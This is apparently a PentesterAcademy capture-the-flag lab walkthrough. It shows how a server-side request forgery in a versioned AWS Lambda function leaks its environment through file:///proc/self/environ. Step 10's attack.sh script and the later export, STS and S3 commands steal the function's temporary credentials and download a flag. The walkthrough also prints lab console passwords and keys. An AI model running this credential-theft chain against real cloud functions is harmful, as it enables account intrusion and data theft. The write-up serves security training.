

ATTACK
DEFENSE
by PentesterAcademy

Name	Lambda Alias Routing
URL	https://attackdefense.com/challengedetails?cid=2288
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Click on the lab link to get access to AWS credentials.


Access Credentials to your AWS lab Account

Login URL	https://276384657722.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	RklnxgxioqGaWvhovqes
Password	TKy32rSni5IO0rlx
Access Key ID	AKIAUAWOPGE5CDQ7XXKD
Secret Access Key	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


Step 2: Sign in into AWS console using AWS access credentials.




Step 3: Navigate to the lambda dashboard in us-east-1 region and search for lambda-alias-routing function.




Step 4: Click on qualifiers to view aliases, and check “release” alias.




Step 5: Check the API gateway for the invocation URL.





Step 6: Click on lambda-alias-routing:release and check alias weight.






Step 7: Check version 1 source code.





The function gets the URL from the parameter and checks to allow only HTTP URL scheme.

Step 8: Check the source code for version 2.



There is no check present in version 2 for allowing only HTTP URL schemes.

Step 9: Interact with API using curl.

URL: https://127.0.0.1

```
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=https://127.0.0.1
{"status": "failed"}root@AttackDefense:~#
root@AttackDefense:~#
```

Status failed for unavailable URLs.

URL: https://google.com

```
root@AttackDefense:~#
root@AttackDefense:~# curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=https://google.com
{"status": "success", "output": "<!doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\" lang=\
set=\"UTF-8\"><meta content=\"origin\" name=\"referrer\"><meta content=\"/images/branding/googleg/1x/googleg_stanc
itemprop=\"image\"><link href=\"/manifest?pwa=webhp\" crossorigin=\"use-credentials\" rel=\"manifest\"><title>Goog
e=\"yX6vSRIYadAMMq+o4YBXIA==\">(function(){window.google={kEI:'D0U6YPmoAuKO5wL0krDoDQ',kEXPI:'31',kBL:'iaOK'};goog
```

API returns output if the website is available.

Step 10: Write a bash wrapper script to retrieve environment variables.

Bash File: attack.sh

```
#! /bin/bash
for i in {1..20}
do
        curl https://<invoke url>/?url=file:///proc/self/environ ; echo ;
done
```

```
root@AttackDefense:~# cat attack.sh

#! /bin/bash

for i in {1..20}
do
        curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=file:///proc/self/environ ; echo ;

done
```

Step 11: Execute script.

Commands: bash attack.sh

```
root@AttackDefense:~# ./attack.sh
{"status": "success", "output": "AWS_LAMBDA_FUNCTION_VERSION=2\u0000AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEE
k9deGUXsQ/dTGNXQIToAc0uyMYJQNQqYLHLAIgbQmrNX/t5H+d0Os3f0j8GZntMMkjOtIyz44keKE8rjQq0wEIXhAAGgwyNzYzODQ2NT
tGP6NP77Gloxo65FtACcI2fsk7NPgnTXprwD2F/qHjoJVGm0LE7OdIWk1r76wU9LkaeTfVy/tF6pWJpY4rO/v7MkEnOsxz33uEAOKujB
piqIDwaHQNFz55htmqqsAGEtxFDYuC6JVYk2TUPWKOO9E8gTUnhoXg6YLNua0AY/KvkAy7CVo/5r6W2UK0WjWzeTIv/jGPMPyJ6YEGOu
uTDVf54e6Z8IIxAeI/yOHQshL4ECVdgiC8iJ4UY+HZwU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlqr1CTF4kw0Bjc9OTmER
rFY0PpDpAyk38kRrKWmt1DbL1ijrQDiuKUjLoYTfp78/V6fy48MWtPVeVkF2cfvIDmlLWqqo1D0qiq9andSrmBvH5P/kc1669HCbFXe9
0000LAMBDA_TASK_ROOT=/var/task\u0000AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/lambda-alias-routing\u0000LD_L
:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\u0000AWS_LAMBDA_RUNTIME_API=1
G_STREAM_NAME=2021/02/27/[2]02c57cce33384b1e9e1d007a42198cda\u0000AWS_EXECUTION_ENV=AWS_Lambda_python3.8
9.254.79.2:2000\u0000AWS_LAMBDA_FUNCTION_NAME=lambda-alias-routing\u0000PATH=/var/lang/bin:/usr/local/bi
WS_DEFAULT_REGION=us-east-1\u0000PWD=/var/task\u0000AWS_SECRET_ACCESS_KEY=MMwxUTemHPhSf+GVYsDYs8eTUE6o7J
IR=/var/runtime\u0000LANG=en_US.UTF-8\u0000AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\u0000AWS_REGION=us-e
```

Lambda v2 was invoked.

Step 12: Beautify the output using sed.

Command: echo <api output> | sed 's/\u0000/\n/g'

```
root@AttackDefense:~# echo AWS_LAMBDA_FUNCTION_VERSION=2\u0000AWS_SESSION_TOKEN=
XsQ/dTGNXQIToAc0uyMYJQNQqYLHLAIgbQmrNX/t5H+d0Os3f0j8GZntMMkjOtIyz44keKE8rjQq0wEI
77Gloxo65FtACcI2fsk7NPgnTXprwD2F/qHjoJVGm0LE7OdIWk1r76wU9LkaeTfVy/tF6pWJpY4rO/v7
aHQNFz55htmqqsAGEtxFDYuC6JVYk2TUPWKOO9E8gTUnhoXg6YLNua0AY/KvkAy7CVo/5r6W2UK0WjWz
4e6Z8IIxAeI/yOHQshL4ECVdgiC8iJ4UY+HZwU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlq
DpAyk38kRrKWmt1DbL1ijrQDiuKUjLoYTfp78/V6fy48MWtPVeVkF2cfvIDmlLWqqo1D0qiq9andSrmB
MBDA_TASK_ROOT=/var/task\u0000AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/lambda-alias
lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\u0000AWS_LA
AM_NAME=2021/02/27/[2]02c57cce33384b1e9e1d007a42198cda\u0000AWS_EXECUTION_ENV=AW
79.2:2000\u0000AWS_LAMBDA_FUNCTION_NAME=lambda-alias-routing\u0000PATH=/var/lang
AULT_REGION=us-east-1\u0000PWD=/var/task\u0000AWS_SECRET_ACCESS_KEY=MMwxUTemHPhS
r/runtime\u0000LANG=en_US.UTF-8\u0000AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\u0
_ID=ASIAUAWOPGE5GV6RVDNP\u0000SHLVL=0\u0000_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
g\u0000_LAMBDA_TELEMETRY_LOG_FD=3\u0000AWS_XRAY_CONTEXT_MISSING=LOG_ERROR\u0000_
UNCTION_MEMORY_SIZE=128\u0000 | sed 's/\u0000/\n/g'
```

```
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=MMwxUTemHPhSf+GVYsDYs8eTUE6o7JSzf1GQ0Z10
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
AWS_REGION=us-east-1
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5GV6RVDNP
SHLVL=0
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
S3_BUCKET=ssrf-flag
_LAMBDA_TELEMETRY_LOG_FD=3
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
```

Step 13: Export AWS access keys and session tokens to use AWS CLI with temporary access credentials.

Commands:
export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```
root@AttackDefense:~# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEYaCXVzLWVhc3QtMSJHMEUCIQCBrOzaTkk9deGUXsQ/dTGNXQIT
QmrNX/t5H+d0Os3f0j8GZntMMkjOtIyz44keKE8rjQq0wEIXhAAGgwyNzYzODQ2NTc3MjIiDPpWhQJUtn9M5chFKCqwAcyUu7tGP6NP77Gloxo65FtA
qHjoJVGm0LE7OdIWk1r76wU9LkaeTfVy/tF6pWJpY4rO/v7MkEnOsxz33uEAOKujBTOvrwRUHz/G3SwJhJW/0xjICXUGLDNsPpiqIDwaHQNFz55htmc
WKOO9E8gTUnhoXg6YLNua0AY/KvkAy7CVo/5r6W2UK0WjWzeTIv/jGPMPyJ6YEGOuAB5/ldYzHlykwjk3r/0jcV6Zr0EkvoXNuTDVf54e6Z8IIxAeI/
+HZwU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlqr1CTF4kw0Bjc9OTmERn4guICFz/Su44SyCGSmAFwrhhdQfsYyTrFY0PpDpAyk38kRrKw
fp78/V6fy48MWtPVeVkF2cfvIDmlLWqqo1D0qiq9andSrmBvH5P/kc1669HCbFXe9AkylMPowzSqbZr7XnHKtCZ9H3qwps=
root@AttackDefense:~#
```

Step 14: Use AWS CLI to check caller identity.

Command: aws sts get-caller-identify

```
root@AttackDefense:~#
root@AttackDefense:~# aws sts get-caller-identity
{
    "UserId": "AROAUAWOPGE5EO7RLLN3E:lambda-alias-routing",
    "Account": "276384657722",
    "Arn": "arn:aws:sts::276384657722:assumed-role/lambda-alias-routing-role-ti4q1dm0/lambda-alias-routing"
}
root@AttackDefense:~#
root@AttackDefense:~#
```

Step 15: Enumerate s3 bucket that was found in environment variables in API output.

Commands:
aws s3 ls s3://ssrf-flag
aws s3 cp s3://ssrf-flag/Flag ./

```
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
S3_BUCKET=ssrf-flag
_LAMBDA_TELEMETRY_LOG_FD=3
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
```

```
root@AttackDefense:~#
root@AttackDefense:~# aws s3 ls s3://ssrf-flag
2021-02-27 08:22:13         32 Flag
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# aws s3 cp s3://ssrf-flag/Flag ./
download: s3://ssrf-flag/Flag to ./Flag
root@AttackDefense:~#
root@AttackDefense:~#
```

Step 16: Read the flag.

Command: cat Flag

```
root@AttackDefense:~# aws s3 cp s3://ssrf-flag/Flag ./
download: s3://ssrf-flag/Flag to ./Flag
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# cat Flag
df30cb178eb8e37728f39b3e6551c8deroot@AttackDefense:~#
root@AttackDefense:~#
```

FLAG: df30cb178eb8e37728f39b3e6551c8de

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)